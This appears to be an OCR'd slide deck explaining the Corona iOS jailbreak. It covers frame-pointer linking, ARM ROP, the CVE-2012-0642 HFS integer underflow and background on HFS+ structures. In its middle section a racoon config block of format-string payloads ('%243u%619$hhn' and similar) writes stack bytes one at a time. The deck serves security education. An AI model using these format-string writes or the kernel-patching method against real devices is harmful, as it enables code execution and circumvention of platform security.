
Frame Pointers (prolog)

New stack pointer is moved into frame pointer




Frame Pointers (prolog)

Stack is reserved for local variables




Frame Pointers (epilogue)

Stack pointer is restored to frame pointer



Frame Pointers (epilogue)

Old frame pointer and return address restored



Linking Frames

Each line in the config script writes one byte to the stack

```
sainfo address ::1 icmp6 address ::1 icmp6 {
        my_identifier user_fqdn "%243u%619$hhn";
        my_identifier user_fqdn "%11u%625$hhn";
        my_identifier user_fqdn "%244u%619$hhn";
        my_identifier user_fqdn "%217u%625$hhn";
        my_identifier user_fqdn "%245u%619$hhn";
        my_identifier user_fqdn "%186u%625$hhn";
        my_identifier user_fqdn "%246u%619$hhn";
        my_identifier user_fqdn "%10u%625$hhn";
        my_identifier user_fqdn "%121u%678$hhn";
        my_identifier user_fqdn "%242u%619$hhn";
        my_identifier user_fqdn "%11u%625$hhn";
        my_identifier user_fqdn "%257u%678$hhn";
        my_identifier user_fqdn "%12u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%13u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%14u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%15u%625$hhn";
        my_identifier user_fqdn "%218u%678$hhn";
        my_identifier user_fqdn "%16u%625$hhn";
        my_identifier user_fqdn "%138u%678$hhn";
        my_identifier user_fqdn "%17u%625$hhn";
        my_identifier user_fqdn "%24u%678$hhn";
        my_identifier user_fqdn "%22u%625$hhn";
```

Linking Frames

%8u%2$hhn

- %8u = 00000000
- %2$hhn = write one byte to the value

Exploit File (First Frame)

- The frame pointer points to a frame pointer to a frame pointer… etc

Exploit File
(First Frame)

- Technically it points to the last byte in each frame pointer since this is little endian

Exploit File (First Frame)

- By changing only one byte in this frame pointer we can write to any of the bytes in the next frame pointer

Exploit File (First Frame)

- This allows us to read and write to any address without having to know any stack or heap addresses

Conditions

- Call stack must be at least 3 functions deep
- Must be able to execute multiple format strings

Why is ROP needed

- Functions on ARM are passed in processor registers, not on stack like x86
- Unable to execute payload in data segments, so must use what code is available

Bypassing ASLR

- It can be done!!
- Come to the next part

EXPLOITING THE KERNEL

How Corona manages to patch security features of the kernel

Jailbreaking

- Jailbreaking consists of removing certain security features of the kernel to let user execute custom, unsigned code.
- It adds the ability to run code outside of the ‘container’ sandbox and not complying on AppStore application rules.

Mandatory Code Signing basics

- iOS Kernel won't load unsigned MachOs
- iOS Kernel won't load unsigned pages
- iOS Kernel won't let user map RWX pages (except processes with dynamic code signing entitlement - MobileSafari)
- iOS Kernel won't execute non platform apps outside of the 'container' profile.

Now what ?

- Currently the only public way through is to modify the kernel to avoid the mandatory code signing features
- As the kernel is authenticated by the boot loader, the only way to do it is at runtime, in memory
- What is nice about the kernel memory is that it's nearly all RWX

Kernel patching basics

- Only the kernel can access kernel memory
- Thus, only the kernel can patch itself
- Thus, one need to exploit the kernel to instruct it to patch itself

CVE-2012-0642 : pod2g

- Module : HFS
- Available for: iPhone 3GS, iPhone 4, iPhone 4S, iPod touch (3rd generation) and later, iPad, iPad 2
- Impact: Mounting a maliciously crafted disk image may lead to a device shutdown or arbitrary code execution
- Description: An integer underflow existed with the handling of HFS catalog files.

HFS+ in figures

- appeared with Mac OSX 10.4
- supports for files up to 2^{63} bytes (was 2^{31})
- file names can contain up to 255 unicode characters (was 31 Mac Roman characters)
- 32-bit allocation block numbers (was 16-bit)

HFS+ in figures (2)

- Maximum volume size : 2^{63} bytes (was 2^{31})
- Maximum files count : 2^{32} - 1 (was 2^{16}-1)
- Multiple byte streams (forks) per file, 2 by default : *data fork* and *resource fork*.

HFS+ indexes are files

- The *Allocation File* (Bitmap)
- The *Catalog File* (B-Tree)
- The *Extents Overflow File* (B-Tree)
- Others : the *Attributes B-Tree*, the *Hot Files B-Tree*, the *Startup File*...

The *Allocation File*

- Is a map of blocks of the volume
- 1 bit per block
- bit is set if the block is allocated

The *Catalog File*

- Is a B-Tree
- location of files (up to 8 first extents)
- basic metadata (file name, attributes, ...)
- hierarchical structure (parent - child relationship between folder and files)


The *Extents Overflow File*

- Is a B-Tree
- defines additional extents for files of more than 8 extends

The Volume Header

- Defines the basic volume metadata : hfs version and type, block size, number of blocks, number of free blocks...
- Points to the index files we have seen before

